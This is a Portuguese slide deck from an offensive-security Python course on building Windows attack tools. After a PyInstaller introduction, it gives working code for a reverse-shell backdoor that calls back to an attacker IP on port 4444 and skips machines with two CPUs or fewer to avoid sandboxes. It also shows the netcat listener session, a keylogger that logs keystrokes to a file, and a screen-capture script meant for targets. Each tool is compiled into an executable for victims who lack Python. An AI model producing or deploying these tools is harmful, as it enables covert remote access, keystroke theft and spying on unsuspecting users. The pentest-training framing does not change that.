

Cibersegurança Ofensiva

Automação de Segurança da Informação com
Python

04 – Python e Windows



Agenda


4.1 PyInstaller

4.2 Backdoor

4.3 Keylogger

4.4 Screenshooter

Bio



LEONARDO LA ROSA



Leonardo La Rosa

LEONARDO LA ROSA

Mais de 25 Anos de Experiência nas áreas de TI e Cibersegurança, com atuação em diversos setores de mercado.

Tecnólogo em Processamento de Dados pela UNIBAN
MBA em Gestão de Tecnologia da Informação pela FIAP

• C|EI • SANS Foundations • C|SCU • N|SF • C|ND • C|EH MASTER • C|SA • E|CIH • C|TIA • CASE JAVA • Lead Implementer ISO27701

- Cyber Security & Infrastructure Manager
- Docente na Pós Graduação de Cibersegurança
- Instrutor Certificado EC-Council
- Criador de conteúdo e Instrutor de treinamentos personalizados
- Speaker & Digital Influencer

Objetivo do módulo

1

Pyinstaller

2

Backdoor

3

Keylogger

4

Screenshooter

Python e Windows



```
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56

def
    self.file = None
    self.fingerprints = set()
    self.logdups = True
    self.debug = 0
    self.logger = logging.getLogger(__name__)
    if path:
        self.file = os.path.join(path, 'log.txt')
        self.file.write('POCS ACADI-TI\n')
        self.fingerprints.update([self.file])

@classmethod
def from_settings(cls, settings):
    debug = settings.getbool('debug', False)
    return cls(job_dir(settings), debug)

def request_seen(self, request):
    fp = self.request_fingerprint(request)
    if fp in self.fingerprints:
        return True
    self.fingerprints.add(fp)
    if self.file:
        self.file.write(fp + os.linesep)

def request_fingerprint(self, request):
    return request_fingerprint(request)
```

PYTHON e Windows

Como já vimos anteriormente, Python é muito versátil e cross plataforma, ou seja, pode ser executado em Windows, Mac, Linux, etc..

Apesar de ser muito comum em equipamentos Linux, é provável que jamais encontremos python instalado em um dos nossos alvos Windows.



PYTHON e Windows




Durante os módulos anteriores, aprendemos a trabalhar com Python no Linux e Windows, sempre usando o interpretador instalado em nosso sistema operacional.

Agora chegou o momento de nossos scripts terem sua independência!

PyInstaller

- PyInstaller agrupa um aplicativo Python e todas as suas dependências em um único pacote.



O usuário pode executar o aplicativo empacotado sem instalar o interpretador Python ou quaisquer módulos. PyInstaller suporta Python 3.6 ou mais recente e agrupa corretamente os principais pacotes Python, como numpy, PyQt, Django, wxPython e outros.



<https://docs.python.org/3/library/socket.html>


PyInstaller



PyInstaller executa em Windows, Mac OS X e GNU / Linux. No entanto, não é um cross-compiler: para fazer um aplicativo do Windows, você executa o PyInstaller no Windows; para fazer um aplicativo GNU / Linux, você pode executá-lo em GNU / Linux, etc. O PyInstaller foi usado com sucesso com AIX, Solaris, FreeBSD e OpenBSD, mas testar nestes Sistemas Operacionais não faz parte dos testes de integração contínua da ferramenta



myscript.exe



myscript



myscript.app

PyInstaller

Instalando PyInstaller no Windows e Linux

```
C:\Users\rl34075>pip install pyinstaller
```

```
Collecting pyinstaller
```

```
Using cached pyinstaller-4.5.1-py3-none-win_amd64.whl (1.9 MB)
```

```
Requirement already satisfied: pefile>=2017.8.1 in c:\users\rl34075\appdata\local\programs\python\python39\lib\site-packages (from pyinstaller) (2021.9.3)
```

```
Requirement already satisfied: pywin32-ctypes>=0.2.0 in c:\users\rl34075\appdata\local\programs\python\python39\lib\site-packages (from pyinstaller) (0.2.0)
```

```
Requirement already satisfied: setuptools in c:\users\rl34075\appdata\local\programs\python\python39\lib\site-packages (from pyinstaller) (57.4.0)
```

```
Requirement already satisfied: pyinstaller-hooks-contrib>=2020.6 in c:\users\rl34075\appdata\local\programs\python\python39\lib\site-packages (from pyinstaller) (2021.3)
```

```
Requirement already satisfied: altgraph in c:\users\rl34075\appdata\local\programs\python\python39\lib\site-packages (from pyinstaller) (0.17)
```

```
Requirement already satisfied: future in c:\users\rl34075\appdata\local\programs\python\python39\lib\site-packages (from pefile>=2017.8.1->pyinstaller) (0.18.2)
```

```
Installing collected packages: pyinstaller
```

```
Successfully installed pyinstaller-4.5.1
```



```
(kali㉿kali)-[~/hello]
```

```
$ pip3 install pyinstaller
```

```
Collecting pyinstaller
```

```
Using cached pyinstaller-4.5.1-py3-none-manylinux2014_x86_64.whl (1.5 MB)
```

```
Requirement already satisfied: altgraph in /home/kali/.local/lib/python3.9/site-packages (from pyinstaller) (0.17)
```

```
Requirement already satisfied: setuptools in /usr/lib/python3/dist-packages (from pyinstaller) (52.0.0)
```

```
Requirement already satisfied: pyinstaller-hooks-contrib>=2020.6 in /home/kali/.local/lib/python3.9/site-packages (from pyinstaller) (2021.3)
```

```
Installing collected packages: pyinstaller
```

```
Successfully installed pyinstaller-4.5.1
```



PyInstaller



Escrevendo e compilando nosso Hello World para Linux

```
(kali㉿kali)-[~/hello]
└─$ echo 'print("hello from Acaditi")' > hello.py

(kali㉿kali)-[~/hello]
└─$ python3 hello.py
hello from Acaditi

(kali㉿kali)-[~/hello]
└─$ pyinstaller hello.py
45 INFO: PyInstaller: 4.5.1
45 INFO: Python: 3.9.2
49 INFO: Platform: Linux-5.10.0-kali9-amd64-x86_64-with-glibc2.31
50 INFO: wrote /home/kali/hello/hello.spec
55 INFO: UPX is available.
56 INFO: Extending PYTHONPATH with paths
.....
completed successfully.
```

PyInstaller



Escrevendo e compilando nosso Hello World para Windows

```
C:\Users\rl34075\hello>echo print('Hello from Acadi-TI') > hello.py
```

```
C:\Users\rl34075\hello>python hello.py  
Hello from Acadi-TI
```

```
C:\Users\rl34075\hello>pyinstaller hello.py  
75 INFO: PyInstaller: 4.5.1
```

```
.....
```

```
7599 INFO: Building COLLECT COLLECT-00.toc  
7704 INFO: Building COLLECT COLLECT-00.toc completed  
successfully.
```

```
C:\Users\rl34075\hello>cd dist\hello\
```

```
C:\Users\rl34075\hello\dist\hello>hello.exe  
Hello from Acadi-TI
```


PyInstaller



Compilando nosso jogo da forca

```
C:\Users\rl34075>pyinstaller jogo_da_forca.py
81 INFO: PyInstaller: 4.5.1
82 INFO: Python: 3.9.7
114 INFO: Platform: Windows-10-10.0.19043-SP0
117 INFO: wrote C:\Users\rl34075\Desktop\Python\Scripts\Modulo 2\jogo_da_forca.spec
120 INFO: UPX is not available.
122 INFO: Extending PYTHONPATH with paths
['C:\\Users\\rl34075\\Desktop\\Python\\Scripts\\Modulo 2',
 'C:\\Users\\rl34075\\Desktop\\Python\\Scripts\\Modulo 2']
373 INFO: checking Analysis
404 INFO: checking PYZ
425 INFO: checking PKG
427 INFO: Bootloader C:\Users\rl34075\AppData\Local\Programs\Python\Python39\lib\site-packages\PyInstaller\bootloader\Windows-64bit\run.exe
427 INFO: checking EXE
433 INFO: checking COLLECT
WARNING: The output directory "C:\Users\rl34075\Desktop\Python\Scripts\Modulo 2\dist\jogo_da_forca" and ALL ITS CONTENTS will be REMOVED!
Continue? (y/N)y
On your own risk, you can use the option `--noconfirm` to get rid of this question.
2539 INFO: Removing dir C:\Users\rl34075\Desktop\Python\Scripts\Modulo 2\dist\jogo_da_forca
2552 INFO: Building COLLECT COLLECT-00.toc
2674 INFO: Building COLLECT COLLECT-00.toc completed successfully.
```

Criando uma backdoor para windows

■ Agora que já vimos como criar nossos scripts e convertê-lo para serem executados no Windows, criaremos algumas ferramentas úteis para nosso pentest. Começaremos com nosso script .py

```
import os
import socket
import subprocess
if os.cpu_count() <= 2:
    quit()
HOST = '192.168.48.130'
PORT = 4444
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.send(str.encode("[*] Connection Established!"))
while 1:
    try:
        s.send(str.encode(os.getcwd() + "> "))
        data = s.recv(1024).decode("iso8859-1")
        data = data.strip('\n')
        if data == "quit":
            break
        if data[:2] == "cd":
            os.chdir(data[3:])
        if len(data) > 0:
            proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
                                    stdin=subprocess.PIPE)
            stdout_value = proc.stdout.read() + proc.stderr.read()
            output_str = str(stdout_value, 'iso8859-1')
            s.send(str.encode("\n" + output_str))
        except Exception as e:
            continue
    s.close()
```

Analisando o código é possível identificar algumas bibliotecas e objetos que já utilizamos em outros scripts.

Criando uma backdoor para windows



Em seguida prepararemos a maquina do atacante para receber a conexão.

```
(kali㉿kali)-[/]  
└─$ nc -lvp 4444  
listening on [any] 4444 ...  
192.168.48.1: inverse host lookup failed: Host name lookup failure  
connect to [192.168.48.130] from (UNKNOWN) [192.168.48.1] 63062  
[*] Connection Established!C:\Users\r134075\Desktop>  
C:\Users\r134075\Desktop> dir c:\
```

```
O volume na unidade C n o tem nome.  
O N mero de Srie do Volume 8EAF-BE94
```

```
Pasta de c:\
```

```
31/05/2021 21:16 <DIR> Arquivos de Programas RFB  
04/08/2021 01:27 <DIR> Dell  
09/09/2021 19:13 <DIR> Intel  
11/12/2019 15:46 <DIR> MinGW  
07/12/2019 06:14 <DIR> PerfLogs  
07/09/2021 23:01 <DIR> Program Files  
08/09/2021 01:30 <DIR> Program Files (x86)  
25/04/2021 15:27 457.736 Reflect_Install.log  
04/08/2021 01:04 <DIR> temp  
22/07/2021 15:40 6.535 test.xlsx  
10/03/2021 20:43 <DIR> Users  
19/04/2021 20:10 <DIR> WCH.CN  
08/09/2021 22:42 <DIR> Windows  
2 arquivo(s) 464.271 bytes  
11 pasta(s) 9.983.021.056 bytes dispon veis
```

Em nosso kali, criaremos uma conex o TCP na porta 444 e deixaremos nosso netcat em escuta.

Ao executar o script,   poss vel identificar que a conex o foi estabelecida, e podemos interagir com nosso alvo.

Criando uma backdoor para windows



Uma vez validado nosso script, vamos compilar nosso executável, uma vez que é pouco provável que alguma de nossas vítimas possua python instalado

```
C:\Users\rl34075\Desktop\Python\Scripts\Modulo 4>pyinstaller shell.py
78 INFO: PyInstaller: 4.5.1
78 INFO: Python: 3.9.7
111 INFO: Platform: Windows-10-10.0.19043-SP0
112 INFO: wrote C:\Users\rl34075\Desktop\Python\Scripts\Modulo 4\shell.spec
118 INFO: UPX is not available.
121 INFO: Extending PYTHONPATH with paths
['C:\\Users\\rl34075\\Desktop\\Python\\Scripts\\Modulo 4',
'C:\\Users\\rl34075\\Desktop\\Python\\Scripts\\Modulo 4']
396 INFO: checking Analysis
396 INFO: Building Analysis because Analysis-00.toc is non existent
400 INFO: Initializing module dependency graph...
404 INFO: Caching module graph hooks...
424 INFO: Analyzing base_library.zip ...
.....
5510 INFO: Loading module hook 'hook-distutils.util.py' from
'C:\\Users\\rl34075\\AppData\\Local\\Programs\\Python\\Python39\\lib\\site-
packages\\PyInstaller\\hooks'...
5512 INFO: Loading module hook 'hook-encodings.py' from 6506 INFO: Looking for eggs
7797 INFO: Building COLLECT because COLLECT-00.toc is non existent
7799 INFO: Building COLLECT COLLECT-00.toc
7895 INFO: Building COLLECT COLLECT-00.toc completed successfully.
```

Após o término da compilação, basta acessar o executável **shell.exe** que está no diretório **dist/shell/**

```
C:\Users\rl34075\Desktop\Python\Scripts\Modulo 4\dist\shell>shell.exe
```


Criando uma keylogger para windows

■ Outro tipo de ataque utilizado no Windows é a captura de teclas através de Keyloggers. Vamos criar um script simples, porém eficiente que capturará as teclas pressionadas pelos usuários

Primeiro adicionaremos a biblioteca pynput

```
pip install pynput
```

```
from pynput.keyboard import Key, Listener 1
```

```
import logging
```

```
logging.basicConfig(filename="keylog.txt", level=logging.DEBUG, format=" %(asctime)s - %(message)s") 2
```

```
def on_press(key):
```

```
    logging.info(str(key)) 3
```

```
    with Listener(on_press=on_press) as listener :
```

```
        listener.join()
```



<https://pynput.readthedocs.io/en/latest/>

Criando uma keylogger para windows

Em nosso script importamos duas classes da biblioteca pynput ❶ .

Na sequência, definimos nosso arquivo com os dados “keylog.txt”, definimos que queremos os logs de talhados “debug”, inserimos a data/hora de cada evento e o pressionar das telas ❷

Sempre que uma tecla for pressionada, o evento será gravado ❸


Criando uma keylogger para windows




Por fim, compilaremos nosso script para se executado no Windows

```
PS C:\Users\rl34075\Desktop\Python\Scripts\Modulo 4> pyinstaller.exe  
.keylogger.py  
112 INFO: PyInstaller: 4.5.1  
112 INFO: Python: 3.9.7  
144 INFO: Platform: Windows-10-10.0.19043-SP0  
147 INFO: wrote C:\Users\rl34075\Desktop\Python\Scripts\Modulo  
.....  
completed successfully.
```

```
PS C:\Users\rl34075\Desktop\Python\Scripts\Modulo 4> cd .\dist\keylogger\  
PS C:\Users\rl34075\Desktop\Python\Scripts\Modulo 4\dist\keylogger>  
.keylogger.exe
```



```
Prompt de Comando  
(c) Microsoft Corporation. Todos os direitos reservados.  
C:\Users\rl34075>echo 'Acaditi'  
'Acaditi'  
C:\Users\rl34075>
```



```
*keylog.txt - Bloco de Notas  
Arquivo Editar Formatar Exibir Ajuda  
2021-09-10 17:18:21,750 - 'd'  
2021-09-10 17:18:21,922 - 'i'  
2021-09-10 17:18:22,038 - 't'  
2021-09-10 17:18:22,123 - 'i'  
2021-09-10 17:18:23,390 - ''  
2021-09-10 17:18:24,245 - Key.enter  
2021-09-10 17:18:49,868 - Key.alt_1  
2021-09-10 17:18:50,045 - Key.print_screen  
2021-09-10 17:18:51,816 - Key.ctrl_1  
2021-09-10 17:18:51,885 - '\x16'
```

Criando um Screenshotter para windows



Para finalizar este módulo, criaremos um script para realizar screenshots, que poderá ser utilizado para captura de telas do nosso alvo

```
import base64
import win32api
import win32con
import win32gui
import win32ui
```

1

```
def get_dimensions():
```

2

```
    width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
    height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
    left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
    top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)
    return (width, height, left, top)
```

3



<https://pypi.org/project/pywin32/>

Criando um Screenshotter para windows

Iniciamos nosso script importando vários itens da biblioteca pywin32, responsável por diversas interações no Windows ❶ .

Em seguida, criamos a função `get_dimensions()` e usamos a `win32api` (que faz parte da biblioteca `win32`) para capturarmos as informações de tamanho de janela da máquina do nosso alvo ❷ .

Por fim, retornamos as informações da janela ❸

Criando um Screenshotter para windows

```
def screenshot(name='screenshot'):
    hdesktop = win32gui.GetDesktopWindow() 1
    width, height, left, top = get_dimensions()

    desktop_dc = win32gui.GetWindowDC(hdesktop)
    img_dc = win32ui.CreateDCFromHandle(desktop_dc)
    mem_dc = img_dc.CreateCompatibleDC()

    screenshot = win32ui.CreateBitmap()
    screenshot.CreateCompatibleBitmap(img_dc, width, height)
    mem_dc.SelectObject(screenshot)
    mem_dc.BitBlt((0,0), (width, height), img_dc, (left, top), win32con.SRCCOPY)
    screenshot.SaveBitmapFile(mem_dc, f'{name}.bmp') 2

    mem_dc.DeleteDC()
    win32gui.DeleteObject(screenshot.GetHandle())

def run():
    screenshot()
    with open('screenshot.bmp') as f: 3
        img = f.read()
    return img

if __name__ == '__main__': 4
    screenshot()
```

Criando um Screenshotter para windows


Capturaremos toda a área de trabalho ❶ , que inclui toda a área viável em vários monitores. Armazenaremos os dados em memória até salvarmos em nosso disco.

Definimos o formato de arquivo que desejamos que seja criado ❷ .

Em seguida, criamos a função `run()` para realizar a gravação do nosso arquivo como `screenshot.bmp`

Você já deve ter percebido em alguns dos nossos scripts que utilizamos `"if __name__ == '__main__':"` no final do script. ❸ Essa é uma proteção para evitarmos que, ao importarmos módulos para nossa aplicação, eles sejam executados também com nosso módulo principal.

Criando um Screenshotter para windows



Referências Bibliográficas

- Caelum. Escola de Tecnologia, accessed: August 2021, <https://www.caelum.com.br/apostila-python-orientacao-a-objetos/>
- Reitz, Kenneth and Schlusser, Tanya, O Guia do mochileiro Python: 2017, https://www.amazon.com.br/Guia-Mochileiro-Python-Melhores-Desenvolvimento/dp/8575225413/ref=asc_df_8575225413/?tag=googleshopp00-20&linkCode=df0&hvadid=379765802639&hvpos=&hvnetw=g&hvrnd=15526091200442465043&hvpon=&hvptwo=&hvqmt=&hvdev=c&hvdvcmdl=&hvlocint=&hvlocphy=1001773&hvtargid=pla-811121403521&psc=1.
- Allen B. Downey, Pense Python, 2016, <https://novatec.com.br/livros/pense-em-python/>
- Brandon Rhodes, John Goerzen, 2015, <https://novatec.com.br/livros/programacao-redes-com-python/#:~:text=Ver%20mais%20%E2%96%BC-,Programa%C3%A7%C3%A3o%20de%20redes%20com%20Python%20aborda%20todos%20os%20t%C3%B3picos%20cl%C3%A1ssicos,as%20atualiza%C3%A7%C3%B5es%20de%20Python%203>.
- Python Tutorial, Accessed: September, 2021, [Python Tutorial \(w3schools.com\)](https://www.w3schools.com/python/)



OBRIGADO

Desenvolvimento Seguro